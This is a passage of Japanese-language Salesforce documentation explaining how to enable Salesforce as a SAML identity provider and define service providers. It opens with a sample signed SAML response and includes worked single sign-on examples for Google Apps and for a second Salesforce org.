<ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
–
<ds:Reference URI="#_0f551f9288c8b76f21c3d4d15c9cd1df1290476801091">
–
<ds:Transforms>
<ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
–
<ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
<ec:InclusiveNamespaces PrefixList="ds saml samlp xs"/>
</ds:Transform>
</ds:Transforms>
<ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
<ds:DigestValue>4NVTbQ2WavD+ZBiyQ7ufc8EhtZw=</ds:DigestValue>
</ds:Reference>
</ds:SignedInfo>
–
<ds:SignatureValue>

eqrkFxNlJRCT4VQ7tt7wKZGK7oLCCCa4gV/HNcL03RoKbSXIcwU2CAqW0qTSj25FqhRe2fOwAYa5
xFWat7Fw2bbncU+/nnuVNZut8HEEQoHiQA/Jrh7XB4CNlOpM1QRvgB5Dtdkj/0lI4h3X3TFix57B
sgZJGbb5PWEqSH3ZAl+NPvW9nNtYQIFyCTe9+cw2BhCxFgSWfP3/kIYHSM2gbIy27CrRrFS1lAqP
hKSLaH+ntH1E09gp78RSyJ2WKFGJU22sE9RJSZwdVw3VGG06Z6RpSjPJtaREELhhIBWTHNoF+VvJ
2Hbexjew6CO08lXRDe8dbrrPIRK/qzHZYf1H0g==
</ds:SignatureValue>
–
<ds:KeyInfo>
–
```

```
<ds:X509Data>
–
<ds:X509Certificate>
MIIEbjCCA1agAwIBAgIOASh04QulAAAAAClXs7MwDQYJKoZIhvcNAQEFBQAwfTEVMBMGA1UEAwwM
SWRlbnRpdHkgT3JnMRgwFgYDVQQLDA8wMEREMDAwMDAwMEZIOGwxFzAVBgNVBAoMDlNhbGVzZm9y
Y2UuY29tMRYwFAYDVQQHDA1TYW4gRnJhbmNpc2NvMQswCQYDVQQIDAJDQTEMMAoGA1UEBhMDVVNB
MB4XDTEwMDUwNzIyMjcwNVoXDTEyMDUwNjIyMjcwNVowfTEVMBMGA1UEAwwMSWRlbnRpdHkgT3Jn
MRgwFgYDVQQLDA8wMEREMDAwMDAwMEZIOGwxFzAVBgNVBAoMDlNhbGVzZm9yY2UuY29tMRYwFAYD
VQQHDA1TYW4gRnJhbmNpc2NvMQswCQYDVQQIDAJDQTEMMAoGA1UEBhMDVVNBMIIBIjANBgkqhkiG
9w0BAQEFAAOCAQ8AMIIBCgKCAQEAyM4/sjoaizbnWTDjt9mGht2fDGxnLCWGMJ+D+9NWXD5wM15N
SFEcflpI9W4makcCGvoac+CVbPTmOUzOsCQzu7iGkLeMMpngf2XqllnJgl4ejuH8socNrDtltaMk
hC08KAmli3Wm/okllqSjVOl8H52jtbvm6HkvLVj2NDLRY6kUejVZMGjGwV5E0FJliwgIip4sCchl
dkahbNjbikiiv1MAs8xHbtBt3wnKZWJq3JtS0va1sazUVmEwGDlVW43QPF0S7eV3IJFFhyCPV8yF
N3k0wCkCVBWoknwkMA8CbD+p6qNBVmvh3F3IaW2oym/1eSvtMLNtrPJeZzssqDYqgQIDAQABo4Hr
MIHoMB0GA1UdDgQWBBTYSVEZ9r8Q8T2rbZxPFfPYPZKWITCBtQYDVR0jBIGtMIGqgBTYSVEZ9r8Q
8T2rbZxPFfPYPZKWIaGBgaR/MH0xFTATBgNVBAMMDElkZW50aXR5IE9yZzEYMBYGA1UECwwPMDBE
RDAwMDAwMDBGSDhsMRcwFQYDVQQKDA5TYWxlc2ZvcmNlLmNvbTEWMBQGA1UEBwwNU2FuIEZyYW5j
aXNjbzELMAkGA1UECAwCQ0ExDDAKBgNVBAYTA1VTQYIOASh04QupAAAAAClXs7MwDwYDVR0TAQH/
BAUwAwEB/zANBgkqhkiG9w0BAQUFAAOCAQEANaO5Tqcc56E6Jv8itwjtbPvR+WHEMnZgQ9cCPF5Q
VACd5v7I/srx4ZJt/ZO4RZkmX1FXla0M7JGOu63eELHYG1DxT1SpGmpOL7xfBn7QUoh8Rmpp3BZC
WCPIcVQHLs1LushsrpbWu+85tgzlVN4sFVBl8F9rohhbM1dMOUAksoQgM3avcZ2vkugKhX40vIuf
Gw4wXZe4TBCfQay+eDONYhYnmlxVV+dJyHheENOYfVqlau8RMNhRNmhXlGxXNQyU3kpMaTxOux8F
DyOjc5YPoe6PYQ0C/mC77ipnjJAjwm+Gw+heK/9NQ7fIonDObbfu2rOmudtcKG74IDwkZL8HjA==
</ds:X509Certificate>
</ds:X509Data>
</ds:KeyInfo>
</ds:Signature>
–
<samlp:Status>
<samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>
–
<saml:Assertion ID="_e700bf9b25a5aebdb9495fe40332ef081290476801092"
IssueInstant="2010-11-23T01:46:41.092Z" Version="2.0">
<saml:Issuer
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">identityorg.blitz03.blitz.salesforce.com</saml:Issuer>
–
<saml:Subject>
<saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">charliemortimore@gmail.com</saml:NameID>
–
<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2010-11-23T01:51:41.093Z"
Recipient="https://login-blitz03.soma.salesforce.com/?saml=MgoTx78aEPa2r1BHKCHmlfUKhH2mkDrXOjmYcjHG_qNDbsRM_6ZAo.wvGk"/>
</saml:SubjectConfirmation>
</saml:Subject>
–
<saml:Conditions NotBefore="2010-11-23T01:46:41.093Z"
NotOnOrAfter="2010-11-23T01:51:41.093Z">
–
<saml:AudienceRestriction>
<saml:Audience>https://childorgb.blitz03.blitz.salesforce.com</saml:Audience>
</saml:AudienceRestriction>
```

```
</saml:Conditions>
–
<saml:AuthnStatement AuthnInstant="2010-11-23T01:46:41.092Z">
–
<saml:AuthnContext>
<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>
</saml:AuthnContext>
</saml:AuthnStatement>
–
<saml:AttributeStatement>
–
<saml:Attribute Name="userId"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">005D0000001Ayzh</saml:AttributeValue>
</saml:Attribute>
–
<saml:Attribute Name="username"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">admin@identity.org</saml:AttributeValue>
</saml:Attribute>
–
<saml:Attribute Name="email"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">cmortimore@salesforce.com</saml:AttributeValue>
</saml:Attribute>
–
<saml:Attribute Name="is_portal_user"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">false</saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```

Salesforce の ID プロバイダとしての有効化

ID プロバイダの詳細の表示

サービスプロバイダの定義の前提条件

Salesforce でサービスプロバイダを定義する前に、次の手順に従ってプ ID プロバイダおよびプロバイダの Exchange 設定情報を定義します。

SAML が有効な接続アプリケーションとしてのサービスプロバイダの定義

アプリケーションユーザへの Salesforce ユーザの対応付け

サービスプロバイダの詳細の表示

ポータルとサイト用の ID プロバイダの有効化とサービスプロバイダの定義

ID プロバイダイベントログの使用

ID プロバイダとサービスプロバイダの使用例

関連トピック:

Salesforce の ID プロバイダとしての有効化
ID プロバイダの詳細の表示
サービスプロバイダの定義の前提条件
SAML が有効な接続アプリケーションとしてのサービスプロバイダの定義
アプリケーションユーザへの Salesforce ユーザの対応付け
サービスプロバイダの詳細の表示
ポータルとサイト用の ID プロバイダの有効化とサービスプロバイダの定義
ID プロバイダとサービスプロバイダの使用例

Salesforce の ID プロバイダとしての有効化

Salesforce を ID プロバイダとして有効化する手順は、次のとおりです。

1. [私のドメイン] を使用してドメインを設定し、すべてのユーザにリリースします。
2. [設定] から、[クイック検索] ボックスに「*ID プロバイダ*」と入力し、[ID プロバイダ] を選択してから、[ID プロバイダを有効化] をクリックします。
3. デフォルトで、Salesforce ID プロバイダは、SHA-256 署名アルゴリズムを使用して自動的に生成される自己署名証明書を使用します。自己署名証明書がすでに作成されている場合、他のサービスと安全なやりとりを行う場合に使用する証明書を選択します。

   自己署名証明書の代わりに認証機関署名証明書を使用する場合は、次の手順に従います。

   a. 新しい認証機関署名証明書を作成およびインポートします。手順は、「証明書と鍵」を参照してください。
   b. [設定] から、[クイック検索] ボックスに「*ID プロバイダ*」と入力し、[ID プロバイダ] を選択します。
   c. [編集] をクリックし、認証機関署名証明書を選択します。
   d. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

ユーザ権限

ID プロバイダとサービスプロバイダの定義と変更
- 「アプリケーションのカスタマイズ」

ID プロバイダとして Salesforce を有効化したら、接続アプリケーションを作成して ([設定] から [クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション]を選択)、サービスプロバイダを定義できます。

関連トピック:

ID プロバイダとサービスプロバイダ
自己署名証明書の生成
接続アプリケーションの作成

ID プロバイダの詳細の表示

組織の ID プロバイダを有効化したら、[設定] から［クイック検索］ボックスに「*ID プロバイダ*」と入力し、[ID プロバイダ] を選択すると、詳細を表示できます。［発行者］など、この情報は、サービスプロバイダと共有する必要があります。

このページから、次のことができます。

- [編集] をクリックして、ID プロバイダに関連付けられている証明書を変更できます。

  警告: 証明書を変更して、外部アプリケーションへのアクセスを無効化できます。新しい証明書情報を検証するには、すべての外部アプリケーションを更新する必要があります。

- [無効化] をクリックして、ID プロバイダを無効化できます。

  警告: ID プロバイダを無効化すると、ユーザは外部アプリケーションにアクセスできなくなります。

- [証明書のダウンロード] をクリックして、ID プロバイダに関連付けられている証明書をダウンロードできます。サービスプロバイダは、この情報を Salesforce への接続に使用します。
- [メタデータのダウンロード] をクリックして、ID プロバイダに関連付けられているメタデータをダウンロードできます。サービスプロバイダは、この情報を Salesforce への接続に使用します。
- [SAML のメタデータ検出エンドポイント] 画面で、カスタムドメインおよび各コミュニティの SAML ID プロバイダ情報の URL にアクセスできます。サービスプロバイダは、この URL を Salesforce に接続するためのシングルサインオンの設定に使用します。
  - Salesforce ID — [私のドメイン] のカスタムドメインの ID プロバイダメタデータの URL。
  - 「コミュニティ名」コミュニティ ID — 名前が指定されたコミュニティの ID プロバイダメタデータの URL。
- サービスプロバイダセクションにある既存のサービスプロバイダの名前の横では、[編集] をクリックするとその定義が変更され、[プロファイル] をクリックすると、このサービスプロバイダへのアクセス権を持つユーザプロファイルを追加または削除できます。また、[削除] をクリックして削除できます。

  メモ: 新しいサービスプロバイダを定義するには、[設定] から［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択して、SAML 対応の新しい接続アプリケーションを作成します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

ユーザ権限

ID プロバイダとサービスプロバイダの定義と変更
- 「アプリケーションのカスタマイズ」

関連トピック:

ID プロバイダとサービスプロバイダ

サービスプロバイダの定義の前提条件

Salesforce でサービスプロバイダを定義する前に、次の手順に従ってプ ID プロバイダおよびプロバイダの Exchange 設定情報を定義します。

1. ID プロバイダとして Salesforce を有効化します。
2. Salesforce の ID プロバイダとしての設定に関するサービスプロバイダ情報を指定します。この情報は、メタデータとして使用できます。ダウンロードしてサービスプロバイダに指定できます。このメタデータを取得するには、[設定] から［クイック検索］ボックスに「*ID プロバイダ*」と入力し、**[ID プロバイダ]** を選択して **[メタデータのダウンロード]** をクリックします。

   ご使用のサービスプロバイダがメタデータをサポートせず、代わりに証明書をサポートしている場合は、証明書をダウンロードできます。[設定] から、［クイック検索］ボックスに「*ID プロバイダ*」と入力し、**[ID プロバイダ]** を選択してから、**[証明書のダウンロード]** をクリックします。
3. サービスプロバイダから次の情報を取得します。
   - アサーションコンシューマサービス (ACS) URL
   - エンティティ ID
   - 件名種別 — (ID プロバイダとしての) Salesforce からの SAML レスポンスの件名が、Salesforce ユーザ名または統合 ID である場合に指定します。
   - セキュリティ証明書 — サービスプロバイダが Salesforce へのログインを開始し、SAML 要求に署名する場合にのみ必要です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

ユーザ権限

ID プロバイダとサービスプロバイダの定義と変更
- 「アプリケーションのカスタマイズ」

関連トピック:

ID プロバイダとサービスプロバイダ

SAML が有効な接続アプリケーションとしてのサービスプロバイダの定義

1. 前提条件を満たします。
2. [設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
3. [接続アプリケーション] で、[新規] をクリックします。
4. [基本情報] で必須項目を指定します。
5. [Web アプリケーション設定] で、[SAML の有効化] を選択して、次の項目を指定します。

   エンティティ Id
   この値はサービスプロバイダから取得します。組織内の各エンティティ ID は一意にする必要があります。サービスプロバイダから複数のアプリケーションにアクセスする場合、サービスプロバイダを一度のみ定義し、`RelayState` パラメータを使用して、サインイン後にユーザを適切なアプリケーションに移動させるための URL 値を追加する必要があります。

   ACS URL
   ACS、つまりアサーションコンシューマサービスでは、URL は SAML サービスプロバイダから取得します。

   件名種別
   アプリケーションのユーザ ID を定義するフィールドを指定します。ユーザのユーザ名、統合 ID、ユーザ ID、カスタム属性、またはアルゴリズムを使用して計算された永続 ID などのオプションがあります。カスタム属性とは、組織の User オブジェクトに追加されたカスタム項目で、データ型がメール、テキスト、URL、数式のいずれかに該当するものです。[件名種別] に［カスタム属性］を選択すると、[カスタム属性] 項目に組織で使用できる User オブジェクトのカスタム項目のリストが表示されます。

   名前 ID 形式
   SAML メッセージで送信される形式属性を指定します。デフォルトで、「unspecified」(未定義) が選択されています。使用する SAML サービスプロバイダによっては、この属性をメールアドレス、persistent (永続)、または transient (一時) に設定できます。

   発行者
   デフォルトで、ID プロバイダの標準発行者が使用されます (組織の [私のドメイン])。SAML サービスプロバイダによって別の値が要求される場合、それをここに指定します。

6. 必要に応じて、次の項目を指定します。

   開始 URL
   アプリケーションの実行時にユーザは特定の場所に転送されます。開始 URL には `https://na1.salesforce.com/001/o` などの絶対 URL を使用できます。または、GoodApp の場合は、`https://customer.goodApp.com` などのアプリケーション名のリンクを使用できます。開始 URL を指定すると、Force.com アプリケーションメニューおよびアプリケーションランチャーでアプリケーションを使用できるようになります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

ユーザ権限

ID プロバイダとサービスプロバイダの定義と変更
- 「アプリケーションのカスタマイズ」

要求署名を確認
サービスプロバイダからセキュリティ証明書を付与された場合は、[要求署名を確認] を選択します。証明書のシステムを参照します。これは、サービスプロバイダから Salesforce へのログインを開始する予定がある場合にのみ必要です。サービスプロバイダが SAML 要求に署名します。

重要: 証明書をアップロードする場合は、すべての SAML 要求に署名する必要があります。証明書がアップロードされない場合、すべての SAML 要求が受け入れられます。

SAML 応答の暗号化
[SAML レスポンスを暗号化] を選択して証明書をアップロードし、アサーションを暗号化するための暗号化メソッドを選択します。有効な暗号化アルゴリズム値は、`AES-128` (128 ビット鍵)、`AES-256` (256 ビット鍵)、および `Triple-DES` (トリプルデータ暗号化アルゴリズム) です。

7. [保存] をクリックします。

この SAML アプリケーションに対してユーザを認証する手順は、次のとおりです

1. [設定] から、[クイック検索] ボックスに「*接続アプリケーション*」と入力し、接続アプリケーションを管理するオプションを選択します。
2. アプリケーションの名前をクリックします。
3. アプリケーションにアクセスできるプロファイルや権限セットを選択します。

関連トピック:

ID プロバイダとサービスプロバイダ
カスタム項目

アプリケーションユーザへの Salesforce ユーザの対応付け

サービスプロバイダ定義の [件名種別] が [統合 ID] である場合、Salesforce ユーザをサービスプロバイダへのサインインに使用するユーザ名に対応付ける必要があります。

Salesforce ユーザをアプリケーションユーザに対応付ける手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択して、対応付ける必要のある各ユーザの [編集] をクリックします。
2. [シングルサインオン情報] の下にある [統合 ID] で、サービスプロバイダへのログインに使用するユーザ名を入力します。
3. [保存] をクリックします。

ヒント: 更新するユーザプロファイルまたは権限セットが大量にある場合は、SOAP API を使用します。 *『SOAP API 開発者ガイド』* を参照してください。

関連トピック:

ID プロバイダとサービスプロバイダ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

ユーザ権限

ID プロバイダとサービスプロバイダの定義と変更
- 「アプリケーションのカスタマイズ」

サービスプロバイダの詳細の表示

SAML が有効な接続アプリケーションを作成して、組織のサービスプロバイダを定義したら、[設定] から、［クイック検索］ボックスに「*接続アプリケーション*」と入力し、[接続アプリケーション]を選択して、アプリケーション名を選択します。［SP-init の投稿エンドポイント］や［SP-init のリダイレクトエンドポイント］などの情報をサービスプロバイダと共有する必要がある場合があります。

このページから、次のことができます。

- サービスプロバイダの定義の値を変更するには、[編集] をクリックします。
- サービスプロバイダの定義を削除するには、[削除] をクリックします。

  警告: サービスプロバイダの定義を削除すると、ユーザはそのサービスプロバイダにアクセスできなくなります。

- このサービスプロバイダにアクセスできるプロファイルを変更するには、[プロファイルアクセス] をクリックします。

関連トピック:

ID プロバイダとサービスプロバイダ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

ユーザ権限

ID プロバイダとサービスプロバイダの定義と変更
- 「アプリケーションのカスタマイズ」

ポータルとサイト用の ID プロバイダの有効化とサービスプロバイダの定義

Force.com サイト、カスタマーポータル、パートナーポータルに対して、ID プロバイダを有効化し、サービスプロバイダを定義するときは、次の点に注意してください。

- サービスプロバイダを定義するときに、［件名種別］が［ユーザ名］の場合、SAML アサーションのユーザ名の先頭に Salesforce 組織 ID が付きます。たとえば、ユーザが `jDeoint@WFC.com` の場合、SAML アサーションの件名は `00DE0000000FFLT@jDeoint@WFC.com` を含みます。［件名種別］が［統合 ID］の場合、正確な統合 ID が使用されます。
- Salesforce が生成した SAML アサーションに含まれる属性 `is_portal_user` には、値があります。次の例をサービスプロバイダと共有することができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ID プロバイダとサービスプロバイダの定義と変更
- 「アプリケーションのカスタマイズ」

```
<saml:Attribute Name="is_portal_user"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue
         xmlns:xs="http://www.w3.org/2001/XMLSchema"
```

```
            xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
            xsi:type="xs:anyType">true
        </saml:AttributeValue>
</saml:Attribute>
```

関連トピック:

ID プロバイダとサービスプロバイダ

ID プロバイダイベントログの使用

ID プロバイダイベントログは、他のアプリケーションプロバイダからの着信 SAML 認証要求の問題および成功と、Salesforce が ID プロバイダとして機能する場合の発信 SAML 応答の問題および成功を記録します。ID プロバイダイベントログを表示するには、[設定] から [クイック検索] ボックスに「*ID プロバイダイベントログ*」と入力し、[ID プロバイダイベントログ] を選択します。ログ内の成功、失敗、またはその両方を表示できます。UI で最近の 50 件のイベントを表示できます。レポートを作成するとさらに多くを表示できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

ユーザ権限

ID プロバイダとサービスプロバイダの定義と変更

- 「アプリケーションのカスタマイズ」

ID プロバイダとサービスプロバイダの使用例

このセクションでは、Salesforce を ID プロバイダとして設定し、2 つの異なるサービスプロバイダを設定する 2 つの例を示します。

- Google Apps — サービスプロバイダの起動によるログインを示します。
- Salesforce — ID プロバイダの起動によるログインを示します。

Google Apps へのシングルサインオンの設定例

この例では、Salesforce から Google Apps へのシングルサインオンの設定方法を示します。Google がサービスプロバイダとなり、Google Apps はそのサービスプロバイダが提供するアプリケーションです。

この例が機能するための条件は、次のとおりです。

- Premier Edition Google Apps アカウントをすでに持っていること
- Salesforce 組織に SAML 2.0 を使用するシングルサインオンが設定されていること

一般的な手順は次のとおりですが、各ステップではこれ以外に固有の処理があります。

1. Salesforce 組織で、ドメイン名を生成し、ID プロバイダを有効化します。
2. Salesforce でサービスプロバイダを定義します。
3. Salesforce ユーザとプロファイルを有効化します。
4. Google Apps を設定します。
5. 実装をテストします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

タブは、**Database.com** では利用できません。

ユーザ権限

ID プロバイダとサービスプロバイダの定義と変更
- 「アプリケーションのカスタマイズ」

ドメイン名の生成と ID プロバイダの有効化

この例に対応する Salesforce 組織を準備するため、ドメイン名を生成し、Salesforce を ID プロバイダとして有効化します。

1. Salesforce にログインします。
2. 組織のドメイン名を生成します。
   a. [設定] から、[クイック検索] ボックスに「*私のドメイン*」と入力し、[私のドメイン] を選択して新しいサブドメイン名を入力し、[使用可能か調べる] をクリックします。
   b. 名前が使用可能であれば、[契約条件] チェックボックスをオンにし、[ドメインの登録] をクリックします。

      重要: Salesforce を ID プロバイダとして有効化する前に、ドメイン名をリリースする必要があります。

3. Salesforce を ID プロバイダとして有効化します。
   a. [設定] から、[クイック検索] ボックスに「*ID プロバイダ*」と入力し、[ID プロバイダ] を選択します。
   b. [有効化] をクリックします。

c. [証明書のダウンロード] をクリックします。後で証明書をアップロードするため、保存した場所を忘れないでください。

サービスプロバイダの定義

サービスプロバイダを定義する手順は、次のとおりです。

1. Salesforce にログインします。
2. [設定] から、［クイック検索］ボックスに「*アプリケーション*」と入力し、[アプリケーション] を選択します。
3. [接続アプリケーション] セクションで [新規] をクリックし、［接続アプリケーション名］に Google Apps と入力します。
4. [Web アプリケーション設定] で [SAML の有効化] を選択し、次の情報を入力します。

項目	値
ACS URL	https://www.google.com/a/respond.info など、Google App アカウントの URL
エンティティ ID	google.com
件名種別	統合 ID

5. [保存] をクリックします。
6. このアプリケーションへのアクセスを認証するには、［クイック検索］ボックスに「*接続アプリケーション*」と入力し、接続アプリケーションを管理するためのオプションを選択して、アプリケーション名をクリックします。次に、現在のユーザのプロファイルを選択します。
7. ［SP-init のリダイレクトエンドポイント］項目の値をコピーします。この値は後で使用します。

Salesforce ユーザの Google Apps ユーザへの対応付け

1. [個人設定] から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? ［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. [編集] をクリックします。
3. ［統合 ID］に対して、たとえば JSmith@TGroup.com など、Google Apps へのサインインに使用するユーザ名を入力します。
4. [保存] をクリックします。

Google Apps の設定

1. Google Apps アカウントにログインします。
2. [高度なツール] タブをクリックし、次に [シングルサインオン (SSO) を設定] リンクをクリックします。
3. ［シングルサインオンを有効化］チェックボックスをオンにします。

4. [サインインページ URL] には、サービスプロバイダの定義で [SP-init のリダイレクトエンドポイント] 項目からコピーした URL を入力します。
5. [サインアウトページ URL] には、http://www.mydomain.salesforce.com など、Google Apps をログアウトした後のユーザの移動先とする URL を指定します。
6. [パスワード URL を変更する] には https://mydomain.salesforce.com/_ui/system/security/ChangePassword を使用します。このとき、*mydomain* は、ドメインを作成したときにカスタムドメインに指定した名前です。
7. [確認証明書] には、ID プロバイダの有効化でダウンロードした証明書をアップロードします。
8. [変更を保存] をクリックします。

実装のテスト

Salesforce 組織が Google Apps へシングルサインオンを使用できるかどうか確認する手順は、次のとおりです。

1. Google Apps と Salesforce からログアウトします。
2. http://docs.google.com/a/respond.info/ や http://mail.google.com/a/respond.info/ など、Google アプリケーションページへのアクセスを試みます。
3. Salesforce サインオンページにリダイレクトされます。ログイン後は、指定した Google アプリケーションページに移動しています。

それ以外のテストとして、Salesforce 組織の Web タブに Google App を追加する方法があります。

1. Salesforce にログインします。
2. [設定] から、[クイック検索] ボックスに「タブ」と入力し、[タブ] を選択してから、[Web タブ] セクションの [新規] をクリックします。
3. タブレイアウトを選択し、[次へ] をクリックします。
4. タブに表示する表示ラベルを入力します。
5. デフォルト名を使用します。これは表示ラベルと同じです。
6. [タブスタイル] ルックアップアイコンをクリックして、[タブスタイルの選択] を表示します。アイコンを選択します。その他はすべてデフォルトのままにします。
7. [次へ] をクリックします。
8. [ボタンまたはリンクの URL] テキストボックスに、docs.google.com/a/respond.info/ や mail.google.com/a/respond.info/ などの Google App ページを入力し、[次へ] をクリックします。

   メモ: これは絶対 URL にします。つまり、http:// または https:// のどちらかを必ず含める必要があります。

9. [次へ]、[保存] の順にクリックします。
10. ページ上部の新しいタブをクリックします。指定した Google アプリケーションページに自動的にログインします。

Salesforce から Salesforce へのシングルサインオンの設定

この例では、ある Salesforce 組織から別の組織へのシングルサインオンを起動する Salesforce アプリケーションの設定方法を示します。

起動側の Salesforce 組織、つまり、最初にログインする組織は、*ID プロバイダ*として機能します。アプリケーションを使用してアクセスする Salesforce 組織は、*サービスプロバイダ*として機能します。たとえば、2 つの Salesforce 組織、「セールス」組織と「アイデア」組織があるとします。2 つの組織間のシングルサインオンを設定すると、ユーザは一方のみにログインし、パスワードも 1 つ覚えるだけで済みます。

この例が機能するためには、起動側の Salesforce 組織に SAML 2.0 を使用するシングルサインオンを設定する必要があります。一般的な手順は次のとおりですが、各ステップではこれ以外に固有の処理があります。

1. ID プロバイダとして機能する Salesforce 組織で、ドメイン名を生成し、ID プロバイダを有効化します。
2. サービスプロバイダとして機能する Salesforce 組織を設定します。
3. ID プロバイダとして機能する Salesforce 組織で、サービスプロバイダアプリケーションを定義します。
4. 実装をテストします。

ドメイン名の生成と ID プロバイダの有効化

次の各ステップでの作業はすべて、ID プロバイダとして機能する Salesforce 組織で行われます。

この例に対応する Salesforce 組織を準備するため、ドメイン名を生成し、Salesforce を ID プロバイダとして有効化します。

1. Salesforce にログインします。
2. 組織のドメイン名を生成します。
   a. [設定] から、[クイック検索] ボックスに「*私のドメイン*」と入力し、[私のドメイン] を選択して新しいサブドメイン名を入力し、[使用可能か調べる] をクリックします。
   b. 名前が使用可能であれば、[契約条件] チェックボックスをオンにし、[ドメインの登録] をクリックします。

      重要: Salesforce を ID プロバイダとして有効化する前に、ドメイン名をリリースする必要があります。

3. Salesforce を ID プロバイダとして有効化します。
   a. [設定] から、[クイック検索] ボックスに「*ID プロバイダ*」と入力し、[ID プロバイダ] を選択します。
   b. [有効化] をクリックします。
   c. [証明書のダウンロード] をクリックします。後で証明書をアップロードするため、保存した場所を忘れないでください。

Salesforce 組織のサービスプロバイダとしての設定

第 2 の Salesforce 組織をサービスプロバイダとして設定する手順は、次のとおりです。

1. サービスプロバイダとして機能する Salesforce 組織にログインします。
2. SAML を有効化と設定を行います。

a. [設定] から、［クイック検索］ボックスに「*シングルサインオン設定*」と入力し、[シングルサインオン設定] を選択してから、[編集] をクリックします。

b. ［SAML を有効化］チェックボックスをオンにします。

c. 次の設定を使用します。

項目	値
SAML のバージョン	2.0
発行者	ID プロバイダの設定時に作成される ID プロバイダの発行者 URL。たとえば、「https://mycustomdomain.salesforce.com」などです。
ID プロバイダの証明書	ID プロバイダの有効化でダウンロードした証明書を探します。
SAML のユーザ ID 種別	［アサーションには、ユーザオブジェクトの統合 ID が含まれます］を選択します。
SAML のユーザ ID の場所	［ユーザ ID は、Subject ステートメントの NameIdentifier 要素にあります］を選択します。

d. [保存] をクリックします。

e. ［Salesforce ログイン URL］項目および［エンティティ ID］項目から値をコピーして保存します。後で Salesforce サービスプロバイダを定義するときに、これらの値が必要です。

3. サービスプロバイダ組織のユーザを、ID プロバイダ組織のユーザにリンクします。

a. 個人設定から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がない場合は、［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。

b. [編集] をクリックします。

c. ［統合 ID］には、たとえば IDP_org@TGroup.com など、Salesforce ID プロバイダ組織へのサインオンに使用するユーザ名を入力します。

d. [保存] をクリックします。

ID プロバイダ組織でのサービスプロバイダの定義

サービスプロバイダを定義するには、SAML 対応の Web アプリケーションを接続アプリケーションとして次のように作成します。

1. ID プロバイダとして機能する Salesforce 組織にログインします。

2. [設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択してから、[接続アプリケーション] セクションの [新規] をクリックします。

3. 次の情報を指定します。

項目	値
接続アプリケーション名	Salesforce サービスプロバイダ
取引先責任者 メール	Salesforceがアプリケーション提供者またはそのサポートチームへの連絡に使用する取引先責任者メールアドレス。
SAML の有効化	サービスプロバイダの詳細を入力するには、このオプションを選択します。
エンティティ ID	サービスプロバイダの設定で得たエンティティIDを使用します。
ACS URL	サービスプロバイダの設定で得たSalesforceログインURLを使用します。
件名種別	[ユーザ名]を選択します。

4. [保存]をクリックします。
5. このサービスプロバイダへのアクセスを許可するプロファイルを選択します。この例が機能するためには、現在のユーザのプロファイルを選択する必要があります。
6. [保存]をクリックします。
